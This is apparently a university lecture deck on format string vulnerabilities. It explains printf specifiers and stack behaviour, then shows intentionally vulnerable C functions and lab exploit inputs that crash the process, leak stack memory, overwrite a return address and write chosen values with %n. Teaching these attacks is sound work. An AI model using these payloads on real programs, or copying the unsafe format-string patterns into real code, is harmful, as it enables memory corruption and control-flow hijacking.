Control-flow Hijacking
Format String Vulnerability

Instructor: Khaled Diab

Attacker Goal

- Take over target machine (such as a web server)

- Examples:
  - Buffer overflows
  - Format string vulnerability  This lecture
  - Other hijacking attacks (e.g., Integer overflow)

Variable Arguments

- We can define a function with a variable number of args

Example: `printf(const char* format, …)`

- Where are the passed args located?

- Examples:
  - `printf(“Welcome to 479/980”);`
  - `printf(“Hello %s,”, user);`
  - `printf(“unable to open fd %d”, fd);`

Format String

Param	Output type	Passed as
%d	decimal (int)	Value
%u	Decimal (unisgned int)	Value
%x	Hex. (unsigned int)	Value
%s	String	Reference
%n	# bytes written so far (* int)	Reference

Options

- `%50x` → 50 spaces before %x
- `%050x` → 50 leading zeros before %x

- `%.5s` → first 5 chars
- `%50s` → 50 spaces before %s
- `%50.5s` → 50 spaces before outputting the first 5 chars

Saving the number of bytes %n

```
int i;
printf(“123456%n\n”, &i);
printf(“%d”, i);



$ 123456
$ 6
```

Simplified Implementation

- The function has an *internal stack pointer*

- Scan the `fmt_str:`
  - if it sees a “%” → pops a variable from the stack
  - Otherwise, outputs a char to the output
  - “%%” is an escape char.

Format String and the Stack


```
void foo() {

…

printf("Number 1 is %d,
number 2 is %d\n", n1, n2);

…

}
```



What if …?


```
void foo() {

…

printf(“Number 1 is %d,
number 2 is %d\n”);

…

}
```



Crashing the Process

- Useful for some attacks:
  - E.g., when the attacker doesn't want the victim to make an action

```
printf("%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s");
```

Recall: %s parameter is passed by reference

Example 1.


No bound checks!

```
void bad(){
  printf("bad\n");
}


void vuln(char * str) {
      char outbuf[512];
      char buffer[512];
      sprintf (buffer, "ERR Wrong command: %.400s", str);
      sprintf (outbuf, buffer);
      printf("outbuf: %s\n", outbuf);
}
```

Reading from the Stack


- Very dangerous as the attacker can map the memory space
- Other information can be leaked as well.



Reading from the Stack

```
printf("%08x.%08x.%08x.%08x.%08x.%08x.%08x");
```

- Each `%08x` reads 4 bytes from the stack!



Attacks similar to Buffer overflow

- The attacker modify the return address
- By stretching the buffer (How?)

- Let’s explore the program:

```
./vuln "%500d$(printf ‘\xcc\xdd\xee\xff’)"
```

We succeed when we see `0xffeeddcc` as the IP

Attacks similar to Buffer overflow

- After few trials:
  - [6751.573267] vuln[26762]: segfault at ffeeddcc ip ffeeddcc sp bf990b40 error 15

- Get the address of `bad()`

```
./vuln "%505d$(printf '\x84\x84\x04\x08‘)“
```

Or the attacker can provide their shellcode

Example 2. A Safer Version?

```
char buf[128];
int x = 1;

snprintf(buf, sizeof(buf), argv[1]);
buf[sizeof(buf) - 1] = '\0';

 printf("buffer (%d): %s\n", strlen(buf), buf);
 printf("x is %d/%#x (@ %p)\n", x, x, &x);
```

Does bound check really help?

- The key idea is:
  - Format string itself exists on the stack
  - We can keep reading from memory till we see the format string (how?)
  - Then, once we point to the format string, we can perform “useful” things:
    - Read at specific memory address
    - Write to a specific memory address

Write to a specific address

```
$ ./vuln2 “BBBB.%08x”
buffer (13): BBBB.b77c4990
x is 4276545/0x414141 (@ 0x804a024)

./vuln2 "BBBB.%08x.%08x"
buffer (22): BBBB.b77c9990.42424242
x is 4276545/0x414141 (@ 0x804a024)
```

Write to a specific address

```
$ ./vuln2 "$(printf "\x24\xa0\x04\x08").%08x.%n"
buffer (14): $$.b7733990.
x is 14/0xe (@ 0x804a024)
```

But Can we write a specific value?

- Let's say we want to write 0xabc to the variable x
- How can we do it? What's the definition of %n?
- 0xabc = 2748 (decimal)
- We already have 14 bytes in the buffer
- We can just write 2734 bytes before %n

```
$ ./vuln2 "$(printf "\x24\xa0\x04\x08")$(python -c 'print
"A"*2734').%08x.%n"
buffer (127):
$$AAAA
```

Recap: Format String Vulnerabilities

- Buffer overflow attacks
- Read from stack
- Read from a specific memory address
- Write any value to a specific address